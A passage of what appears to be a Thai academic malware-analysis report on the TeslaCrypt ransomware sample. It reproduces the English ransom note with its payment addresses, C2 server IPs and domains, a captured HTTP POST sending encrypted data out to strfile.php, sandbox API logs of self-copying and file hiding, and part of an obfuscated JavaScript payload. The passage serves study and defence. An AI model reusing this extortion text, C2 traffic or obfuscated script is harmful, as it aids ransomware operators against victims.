
```
.rdata:00432C60 aSubjectSKeySAd db 'Subject=%s&key=%s&addr=%s&size=%lld&version=%s&OS=%ld&ID=%d&gate='
.rdata:00432C60                                         ; DATA XREF: sub_419CB0+147↑o
.rdata:00432C60                 db 'G%d&ip=%s&inst_id=%%%%%%%%%%%%%%%%',0
.rdata:00432CC4 aImg_php?S      db '/img.php?%s',0      ; DATA XREF: sub_419CB0+2EE↑o
```

รูปที่ 4.51 พารามิเตอร์ที่มัลแวร์มีการส่งข้อมูลไปหาเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุม

4.3.3 ลำดับที่ 3 TeslaCrypt_2016/1

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 ในลำดับที่ 3 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ dynamic พบรายละเอียดที่น่าสนใจดังนี้

มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 มีการทำงานจนจนไปถึงกระบวนการเข้ารหัสไฟล์และมีการเข้ารหัสไฟล์จนเสร็จสมบูรณ์ โดยมีกระบวนการเข้ารหัสไฟล์เสร็จสิ้น มัลแวร์จะมีการเขียนไฟล์ที่เก็บรายละเอียดเกี่ยวกับวิธีการโอนเงินค่าไถ่เอาไว้อยู่ในไฟล์ 3 ประเภทได้แก่ ไฟล์รูป ไฟล์ข้อความและไฟล์เว็บเพจ ในแต่ละไฟล์จะมีรูปแบบของชื่อไฟล์คือ -!RecOveR!-wbksp++ และมีเนื้อหาที่น่าสนใจดังนี้


NOT YOUR LANGUAGE? USE Google Translate

What happened to your files?
All of your files were protected by a strong encryption with RSA4096
More information about the encryption RSA4096 can be found https://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them

How did this happen?
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program which is on our Secret Server!!!

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed
If you really need your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:
1 - http://vewrb.italisumo.at/704B8C1BCB2232BA
2 - http://as3ws.topyirr.com/704B8C1BCB2232BA
3 - http://o4dm3.leaama.at/704B8C1BCB2232BA

If for some reasons the addresses are not available, follow these steps:
1 - Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2 - After a successful installation, run the browser and wait for initialization.

รูปที่ 4.52 ไฟล์เว็บเพจที่แสดงรายละเอียดและวิธีการโอนเงินค่าไถ่ของ TeslaCrypt_2016/1


- มัลแวร์มีการแจ้งผู้ใช้ว่าข้อมูลในระบบถูกเข้ารหัสโดยใช้อัลกอริธึม RSA ที่มีขนาดของกุญแจเท่ากับ 4096 บิต ทำให้ผู้ใช้งานไม่สามารถเข้าถึงข้อมูลได้ วิธีการเดียวที่จะทำให้ผู้ใช้งานสามารถกลับไปเข้าถึงไฟล์ข้อมูลได้ คือการใช้กุญแจลับซึ่งถูกเก็บอยู่ในเซิร์ฟเวอร์ลับของผู้พัฒนามัลแวร์ในการถอดรหัสไฟล์
- มัลแวร์ยังมีการใช้วิธีการข่มขู่ให้ผู้ใช้รีบดำเนินการจ่ายค่าไถ่ภายในช่วงเวลาที่กำหนด มิฉะนั้นเงื่อนไขในการได้มาซึ่งกุญแจลับเพื่อนำมาถอดรหัสไฟล์จะมีมูลค่าเพิ่มสูงขึ้นเรื่อยๆ

- การดำเนินการจ่ายเงินสามารถทำได้โดยการเข้าไปที่หน้าโฮมเพจซึ่งถูกสร้างขึ้นโดยมัลแวร์ มัลแวร์จะมีการสร้างรหัสยืนยันตัวตน โดยรหัสนี้จะถูกใช้ในการอ้างอิงไปที่หน้าโฮมเพจสำหรับจ่ายค่าไถ่ด้วย สำหรับหน้าโฮมเพจสำหรับจ่ายค่าไถ่นั้นมีการใช้บริการ Tor2Web ซึ่งเป็นบริการที่ช่วยให้ผู้ใช้ทั่วไปสามารถเข้าถึงเว็บไซต์ในเครือข่าย Tor ได้โดยไม่ต้องอาศัยการติดตั้งชุดซอฟต์แวร์ Tor ซึ่งหมายความว่าเซิร์ฟเวอร์ที่แท้จริงที่ทำหน้าที่คอยจัดการเรื่องเงินค่าไถ่มีการปกปิดตัวตนอยู่ในเครือข่าย Tor


เมื่อทำการตรวจสอบและเปรียบเทียบไฟล์ที่ถูกเข้ารหัสกับไฟล์ต้นฉบับที่ยังไม่ถูกเข้ารหัส พบว่า ไฟล์ที่ถูกเข้ารหัสจะมีชื่อและนามสกุลของไฟล์เหมือนเดิมไม่มีการเปลี่ยนแปลงและไฟล์ที่ถูกเข้ารหัสนั้นจะมีขนาดของไฟล์เพิ่มขึ้นเล็กน้อย ซึ่งจากการตรวจสอบเพิ่มเติมพบว่า มัลแวร์มีการเขียนข้อมูลเพิ่มเข้าไปในไฟล์ที่มีการเข้ารหัสด้วย

รูปที่ 4.53 ข้อมูลของไฟล์ก่อนถูกเข้ารหัส (ซ้าย) และข้อมูลของไฟล์หลังถูกเข้ารหัสแล้ว (ขวา)

จากการสังเกตพบว่า ส่วนหัวของไฟล์ที่ถูกเข้ารหัสนั้นจะมีรูปแบบของข้อมูลที่คล้ายกันอาทิ มีการใส่รหัสยืนยันตัวตนสำหรับใช้ในการโอนเงินไว้ในส่วนหัวของไฟล์ หลังจากนั้นจะมีการใส่ข้อมูล 0 จำนวน 1 ไบต์คั่นและใส่ข้อมูลอื่น ๆ ที่ยังไม่สามารถระบุได้ลงไปอีก ดังนั้นผู้วิเคราะห์จึงทำการเปรียบเทียบไฟล์ที่ถูกเข้ารหัสแล้วสองไฟล์เพื่อหาความเหมือนและแตกต่างกันในส่วนของข้อมูลที่มัลแวร์มีการเพิ่มเข้าไปในไฟล์ที่มันเข้ารหัส



รูปที่ 4.54 ส่วนของข้อมูลที่ถูกเพิ่มเข้ามาในไฟล์ที่ถูกเข้ารหัสที่มีลักษณะเหมือนกัน



รูปที่ 4.55 ข้อมูลที่เพิ่มในส่วนหัวของไฟล์ที่ถูกเข้ารหัส มีรูปแบบการเก็บค่าคั่นด้วยค่า 0

สำหรับพฤติกรรมทางด้านเครือข่ายของมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 พบว่ามัลแวร์มีการรับส่งข้อมูลที่อยู่ดังต่อไปนี้

- 72.41.18.212 (traditions-and-custom.com)

- 50.63.97.1 (naomihawkins.com)
- 205.144.171.76 (getdiscounts.org)
- 184.168.221.25 (43nutrientes.com)
- 50.62.250.1 (colinmccarthynfl.com)
- baby.teasso.com (ล้มเหลวในการใช้โปรโตคอล DNS เพื่อร้องขอหมายเลขไอพี)

ในการส่งข้อมูลไปยังทุก ๆ ที่อยู่นั้นมีลักษณะเหมือนกันคือ มัลแวร์จะมีการใช้โปรโตคอล HTTP POST ส่งข้อมูลไปยังไฟล์ชื่อว่า strfile.php โดยใน POST data นั้นจะมีพารามิเตอร์ชื่อว่า data แล้วมีข้อมูลที่อยู่ในลักษณะของข้อมูลที่ถูกเข้ารหัสและไม่ทราบความหมายอยู่ ที่อยู่แต่ละแห่งที่มัลแวร์มีการส่งข้อมูลไปนั้นอาจสามารถตั้งสมมติฐานได้ว่าเป็นเซิร์ฟเวอร์ที่ถูกแฮกและถูกใช้ในการสนับสนุนการทำงานของมัลแวร์ ในกรณีที่มัลแวร์มีการส่งข้อมูลไปอย่างไม่มีข้อผิดพลาด จะมีการตอบกลับจากเซิร์ฟเวอร์ในลักษณะตามรูปด้านล่าง

```
POST /strfile.php HTTP/1.1
Accept: ...
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Host: traditions-and-custom.com
Content-Length: 645
Cache-Control: no-cache

data=FF982F7A97833388440909A5E1EBAEE256DFB24C3127EE89746D1CB6340150499E4B4768B85B94D2127C0BE982CEA1E73F0E2076C11
8F34787D72FD790A8886DC6D2C8705FAB374F3CEA2B2BCF675D78AE2AFA1824F01E31E0527C17DD038BCB1211F6EBE7936F1EE33244C14D6
812EE6C6859197597E467CD2B7F08D094CA73412B248063FB52969402B1923D89DED45CDF567DB27736CD99093E84145A62B08F6366D94BEA
E946B7A263E1B56F8EB06FBBC3EF1C75E5260266A9A69AF2B8A68D9448B81001279AF2028F3DD0BE80F93D3748397B9C92D72E2302CE7EA8
613457B328D89F8D65535CC5959F0803C0C4AD800B44AB5E587CED3907E8709F19967326285F366C2C925A0CE633ADD3C7A86AF099F25D31
7AB752A9B30FB3A3E0A61A2E0F88B4AA54F61A46717A513759D3A4272593D112E5249691D1C1761546F1HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Thu, 05 May 2016 12:10:27 GMT
Server: Apache
X-Powered-By: PHP/5.2.17

14
---!!!INSERTED!!!---
0
```

รูปที่ 4.56 มัลแวร์มีการส่งข้อมูลแบบเข้ารหัสไปยังไฟล์ strfile.php

สำหรับพฤติกรรมของมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 ที่เกี่ยวข้องกับระบบ มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/1 มีการสร้างและเรียกโปรเซสอื่นขึ้นมาเพื่อสนับสนุนการทำงานของมัลแวร์อยู่ทั้งหมดสองโปรเซส จะสังเกตเห็นว่าที่โปรเซส cmd.exe จะมีการระบุคำสั่งที่เรียกใช้ตามรูปภาพด้านล่าง ซึ่งหมายถึงการสร้างโปรเซส cmd.exe ทำการเอ็กซีคิวต์คำสั่ง DEL เพื่อลบไฟล์มัลแวร์และมีการเปลี่ยนทิศทางข้อผิดพลาดที่จะเกิดขึ้นจากการเอ็กซีคิวต์คำสั่งนี้ไปที่ค่าว่างเปล่า (NUL) เพื่อซ่อนการแสดงข้อผิดพลาด นอกจากนั้นมัลแวร์ยังมีการสร้างโปรเซสใหม่ขึ้นมาชื่อว่า gbukhvunnriy.exe ด้วย

รูปที่ 4.57 โปรเซสที่มีความเกี่ยวข้องกับ TeslaCrypt_2016/1

เมื่อไฟล์โปรแกรมของ TeslaCrypt_2016/1 ถูกสั่งให้ทำงาน โปรเซสหมายเลข 1352 ของโปรแกรมได้ถูกสร้างขึ้น สำหรับการทำงานของโปรเซสนี้นั้นมีหน้าที่หลักในการเรียกใช้ไลบรารีที่จำเป็นต่อการทำงานรวมไปถึงการแก้ไขการตั้งค่าของระบบในกรณีที่ระบบมีการตั้งค่าเพื่อป้องกันการทำงานของมัลแวร์ซึ่งโดยมากจะเป็นการแก้ไขรีจิสทรีของระบบ

เมื่อเริ่มต้นทำงานนั้น โปรเซสหมายเลข 1352 มีการใช้ฟังก์ชัน LdrLoadDll และ LdrGetProcedureAddress ในการเรียกใช้ไลบรารีและฟังก์ชันที่จำเป็นต่อการทำงานของมัลแวร์ ไลบรารีทั้งหมดที่มัลแวร์เรียกใช้ ได้แก่ KERNEL32.DLL, PSAPI.DLL, COMCTL32.DLL, ADVAPI32.DLL, WININET.DLL, MPR.DLL, GDIPLUS.DLL, USER32.DLL, GDI32.DLL, SHELL32.DLL, OLE32.DLL, SHLWAPI.DLL, NTDLL.DLL, IMM32.DLL, rpcrt4.dll, uxtheme.dll, version.dll

หลังจากนั้นมัลแวร์ได้มีการแก้ไขค่าในรีจิสทรีเพื่อตรวจสอบว่าระบบได้มีการตั้งค่าการป้องกันใด ๆ หรือไม่ ตัวอย่างเช่น การตรวจสอบการตั้งค่า Security Zone ของ Internet Explorer ซึ่งเป็นการกำหนดขอบเขตของเว็บไซต์ที่ได้รับอนุญาตหรือไม่ได้รับอนุญาตให้เข้าถึง เป็นต้น

รูปที่ 4.58 มัลแวร์มีการตรวจสอบการตั้งค่าการป้องกันของระบบ

หลังจากนั้นมัลแวร์ได้มีการเรียกใช้ฟังก์ชัน NtCreateFile เพื่อจุดประสงค์ในการตรวจสอบว่าไฟล์ปัจจุบันที่กำลังรันนั้นได้ถูกสร้างขึ้นที่ตำแหน่ง C:\Documents and Settings\User\My Documents\ แล้วหรือยัง หากยังโปรเซสจะทำการคัดลอกไฟล์โปรแกรมของ TeslaCrypt_2016/1 ที่ถูกรันในครั้งแรกไปเก็บไว้ที่ตำแหน่งดังกล่าว ทำการเปลี่ยนชื่อเป็น gbukhbunnriy.exe และทำการตั้งคุณลักษณะของไฟล์ที่ถูกสร้างขึ้นใหม่ให้ไม่สามารถมองเห็นได้จากผู้ใช้งาน (hidden)

รูปที่ 4.59 การคัดลอกตัวเองของมัลแวร์เพื่อสร้างเป็นโปรเซสใหม่ชื่อว่า gbukhbunnriy.exe

หลังจากไฟล์โปรแกรมเรียกของมัลแวร์ที่ถูกรันเป็นโปรเซสหมายเลข 1352 ถูกคัดลอกเพื่อสร้างเป็นไฟล์ใหม่ชื่อว่า gbukhbunnriy.exe โปรเซส 1352 ได้มีการสร้างให้ไฟล์ gbukhvunnriy.exe ทำงานทันทีด้วยฟังก์ชัน CreateProcessInternal และทำการลบไฟล์โปรแกรมแรกที่ถูกรันเป็นโปรเซสหมายเลข 1352 เป็นอันจบการทำงานของโปรเซส 1352


รูปที่ 4.60 มัลแวร์ทำการรันโปรเซสของโปรแกรม gbukhvunnriy.exe และทำการลบไฟล์เดิม

เนื่องจากไฟล์ gbukhbunnriy.exe เป็นไฟล์ที่ถูกคัดลอกมาจากไฟล์ดรอปเปอร์ของมัลแวร์ TeslaCrypt_2016/1 ทันทีที่มันถูกเริ่มการทำงานโดยโปรเซส 1352 โปรเซส gbukhvunnriy.exe ในหมายเลข 1944 จึงมีการทำงานในช่วงเริ่มต้นเหมือนกับโปรเซส 1352 จนถึงการเรียกใช้ฟังก์ชัน NtCreateFile เพื่อตรวจสอบว่าไฟล์ของมัลแวร์ที่กำลังรันอยู่ในตอนนี้อยู่ที่ตำแหน่ง C:\Documents and Settings\User\My Documents\ หรือยัง เนื่องจากไฟล์ gbukhvunnriy.exe ถูกสร้างขึ้นที่ตำแหน่งดังกล่าวอยู่แล้ว มัลแวร์จึงเริ่มมีการทำงานในขั้นตอนต่อไป

ต่อมาโปรเซส gbukhvunnriy.exe ได้มีการเรียกหาฟังก์ชันจากไลบรารีอื่น ๆ เพิ่มเติม เช่น ฟังก์ชันเกี่ยวกับการสร้างค่าสุ่มเพื่อใช้ในการเข้ารหัส (CryptGenRandom) จากไลบรารี ADVAPI32.DLL ซึ่งหลังจากการเรียกหาฟังก์ชันจากไลบรารีอื่น ๆ เสร็จแล้ว มัลแวร์จึงเริ่มมีการจองพื้นที่ในหน่วยความจำโดยใช้ฟังก์ชัน อาทิ NtCreateSection, NtMapViewOfSection, NtAllocateMemory ซึ่งผู้วิเคราะห์คาดเดาว่าว่า พฤติกรรมในช่วงนี้คือการถอดรหัสตัวเองของมัลแวร์พร้อมทั้งโหลดคำสั่งหรือข้อมูลที่สำคัญต่อการทำงานของมัลแวร์ลงสู่หน่วยความจำ

รูปที่ 4.61 มัลแวร์มีการถอดรหัสตัวเองรวมไปถึงการโหลดข้อมูลที่จำเป็นลงสู่หน่วยความจำ

หลังจากขั้นตอนการโหลดข้อมูลลงหน่วยความจำเป็นจำนวนมากเสร็จสิ้น มัลแวร์เริ่มมีการเรียกใช้ฟังก์ชันที่เกี่ยวข้องกับการรับส่งข้อมูลบนเครือข่ายเพื่อส่งข้อมูลไปยังที่อยู่ของเซิร์ฟเวอร์ต้องสงสัย



รูปที่ 4.62 มัลแวร์เริ่มมีการส่งข้อมูลไปยังเซิร์ฟเวอร์ต้องสงสัย

หลังจากการติดต่อกับเซิร์ฟเวอร์ต้องสงสัยโดยมัลแวร์เสร็จสิ้น มัลแวร์จึงเริ่มมีการค้นหาโฟลเดอร์และไฟล์ที่จะทำการเข้ารหัสทันทีโดยอาศัยฟังก์ชัน อาทิ NtQueryDirectoryFile ในการหาข้อมูลของไดเรกทอรีหรือไฟล์ที่อยู่ในไดเรกทอรีปัจจุบัน และ FindFirstFile ในการหาไฟล์หรือไดเรกทอรีแรกซึ่งอยู่ในไดเรกทอรีปัจจุบัน โดยจะกระทำแบบนี้ไปจนกว่าไดเรกทอรีที่กำลังหาไฟล์หรือไดเรกทอรีอยู่ไม่มีไดเรกทอรีอื่น ๆ ซ้อนอีก จากนั้นมัลแวร์จะทำการค้นหาไฟล์เพื่อทำการเข้ารหัส ในระหว่างที่มัลแวร์ได้เข้าถึงไดเรกทอรีแต่ละไดเรกทอรีนั้น มัลแวร์ก็ได้มีการสร้างไฟล์รูปไฟล์เว็บเพจและไฟล์เอกสารซึ่งเก็บรายละเอียดที่ใช้ในการชี้แจงผู้ใช้งานเกี่ยวกับวิธีและขั้นตอนในการโอนเงินค่าไถ่ด้วย

May 5, 2016, 7:08 p.m. **NtQueryDirectoryFile**	file_handle: 0x0000026c information_class: 3 (FileBothDirectoryInformation) dirpath: C:\
May 5, 2016, 7:08 p.m. **FindFirstFileExW**	filepath_r: C:\Documents and Settings*.* filepath: C:\Documents and Settings*.*
May 5, 2016, 7:08 p.m. **NtQueryDirectoryFile**	file_handle: 0x000003d0 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\Documents and Settings
May 5, 2016, 7:08 p.m. **FindFirstFileExW**	filepath_r: C:\Documents and Settings\All Users*.* filepath: C:\Documents and Settings\All Users*.*
May 5, 2016, 7:08 p.m. **NtQueryDirectoryFile**	file_handle: 0x000003d4 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\Documents and Settings\All Users
May 5, 2016, 7:08 p.m. **FindFirstFileExW**	filepath_r: C:\Documents and Settings\All Users\Desktop*.* filepath: C:\Documents and Settings\All Users\Desktop*.*
May 5, 2016, 7:08 p.m. **NtQueryDirectoryFile**	file_handle: 0x000003d8 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\Documents and Settings\All Users\Desktop
May 5, 2016, 7:08 p.m. **NtQueryDirectoryFile**	file_handle: 0x000003d8 information_class: 3 (FileBothDirectoryInformation) dirpath: C:\Documents and Settings\All Users\Desktop

รูปที่ 4.63 มัลแวร์เริ่มทำการค้นหาไฟล์เพื่อทำการเข้ารหัส


May 5, 2016, 7:08 p.m. **NtCreateFile**	create_disposition: 3 (FILE_OPEN_IF) file_handle: 0x000003e0 filepath: C:\Documents and Settings\All Users\Documents\My Music\My Playlists\-!RecOveR!-ufxha++.Png desired_access: 0x40100080 (FILE_READ_ATTRIBUTES|SYNCHRONIZE|GENERIC_WRITE) file_attributes: 128 (FILE_ATTRIBUTE_NORMAL) filepath_r: \??\C:\Documents and Settings\All Users\Documents\My Music\My Playlists\-!RecOveR!-ufxha++.Png create_options: 96 (FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NONALERT) status_info: 2 (FILE_CREATED) share_access: 1 (FILE_SHARE_READ)
May 5, 2016, 7:08 p.m. **SetEndOfFile**	file_handle: 0x000003e0

รูปที่ 4.64 มัลแวร์มีการสร้างไฟล์ซึ่งบันทึกรายละเอียดวิธีและขั้นตอนในการโอนเงินค่าไถ่


May 5, 2016, 7:08 p.m. **NtWriteFile**	buffer: <html><head><script> function derode(d) { function e() { return [188, 198, 153, 13, 96, 27, 243, 74, 146, 244, 65, 95, 189, 187, 107, 56, 11, 31, 71, 151, 156, 235, 239, 159, 53, 7, 61, 92, 136, 51, 33, 33, 35, 186, 78, 62, 238, 207, 193, 75, 211, 164, 211, 134, 65, 205, 75, 174, 91, 57, 11, 120, 114, 108, 16, 47, 38, 101, 238, 117, 148, 67, 218, 220, 225, 146, 21, 101, 225, 175, 213, 103, 199, 39, 34, 30, 165, 209, 54, 111, 22, 117, 134, 223, 205, 195, 151, 145, 7, 109, 129, 231, 28, 191, 197, 182, 203, 250, 249, 49, 112, 150, 118, 117, 20, 122, 172, 243, 2, 146, 141, 91, 191, 23, 159, 175, 39, 248, 13, 146, 93, 32, 148, 50, 142, 201, 113, 241, 231, 78, 174, 223, 66, 157, 243, 197, 63, 47, 196, 187, 152, 40, 213, 243, 114, 115, 247, 98, 143, 33, 151, 291, 46, 128, 13, 14, 113, 198, 1, 15, 236, 106, 228, 188, 215, 118, 197, 196, 245, 128, 202, 209, 39, 175, 44, 189, 253, 178, 238, 200, 73, 8, 5, 182, 40, 